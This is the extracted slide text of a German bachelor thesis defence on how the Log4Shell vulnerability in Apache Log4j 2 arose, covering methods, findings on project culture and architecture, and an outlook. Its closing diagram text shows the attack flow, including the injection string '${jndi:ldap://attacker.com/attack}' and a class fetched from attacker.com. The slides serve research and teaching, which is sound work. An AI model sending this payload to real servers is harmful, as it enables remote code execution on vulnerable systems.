Log4Shell Story - Wie konnte es zur "Log4Shell"-Sicherheitslücke kommen?

Verteidigung der Bachelorarbeit

Lasse Fischer
Berlin, 06.04.2023

Inhalt

- Einführung und Hintergrundwissen
  - Das Log4j-Projekt
  - Der Log4Shell - Exploit

- Ziel der Arbeit
- Arbeitsmethoden
- Ergebnisse
- Fazit und Ausblick

Inhalt

- Einführung und Hintergrundwissen
  - Das Log4j-Projekt
  - Der Log4Shell - Exploit

- Ziel der Arbeit
- Arbeitsmethoden
- Ergebnisse
- Fazit und Ausblick

Einführung und Hintergrundwissen

Das Log4j-Projekt


- Zwei unterschiedliche Projekte
- Teil der Apache Software Foundation
- Exploit betrifft nur Log4j 2

Bildquelle: https://logging.apache.org/log4j/2.x/images/logo.png

Einführung und Hintergrundwissen

Der Log4Shell-Exploit


- Schwerwiegendste Sicherheitslücke
- Maximaler CVSS-Score von 10.0
- Exploit existiert sei 2013, entdeckt 2021



Quelle: NIST

Einführung und Hintergrundwissen

Der Log4Shell-Exploit



Inhalt

- Einführung und Hintergrundwissen
  - Das Log4j-Projekt
  - Der Log4Shell - Exploit

- Ziel der Arbeit
- Arbeitsmethoden
- Ergebnisse
- Fazit und Ausblick

Ziel der Arbeit

- Möglichst plausible Antwort auf die Forschungsfrage

"Wie konnte es zur Log4Shell-Sicherheitslücke kommen?"

Inhalt

- Einführung und Hintergrundwissen
  - Das Log4j-Projekt
  - Der Log4Shell - Exploit

- Ziel der Arbeit
- Arbeitsmethoden
- Ergebnisse
- Fazit und Ausblick

Arbeitsmethoden

- Aufstellen und Überprüfen von Hypothesen
- Sichtung des öffentlich zugängingen Quellmaterials
  - Mailinglisten
  - Jira Issue Tracker
  - Projekt-Webseiten
  - Interviews
  - Artikel

Inhalt

- Einführung und Hintergrundwissen
  - Das Log4j-Projekt
  - Der Log4Shell - Exploit

- Ziel der Arbeit
- Arbeitsmethoden
- Ergebnisse
- Fazit und Ausblick

Ergebnisse

- Fragwürdige Architekturentscheidungen
- Schlecht Dokumentiertes Feature
- Umbruch in Projektkultur
- Ausdehnung des Projektes
- Gutes Sicherheitsbewusstsein im Projekt

Ergebnisse

•

Inhalt

- Einführung und Hintergrundwissen
  - Das Log4j-Projekt
  - Der Log4Shell - Exploit

- Ziel der Arbeit
- Arbeitsmethoden
- Ergebnisse
- Fazit und Ausblick

Fazit und Ausblick

Schwierigkeiten der Arbeit


- Relevante Informationen im vorhandenen Material finden
- Zusammenhang des gesichteten Materials verstehen
- Hypothesen für die Fehlleistung des Projektes finden

Fazit und Ausblick

Ausblick

- Weiterführende Arbeit sinnvoll
  - Tiefergreifendere Analyse der Kulturellen Veränderung des Projektes
  - Interviews mit Projektteilnehmern

Vielen Vielen Dank
für Ihre Aufmerksamkeit !


Angreifer
HTTP-Anfrage
user-agent:
${jndi:ldap://attacker.com/attack}
Angreifbarer
Log4j - Server
ldap-Anfrage: attack
ldap://attacker.com
ldap-Antwort
http://attacker.com/attack.class
http://attacker.com/
attack.class
http://attacker.com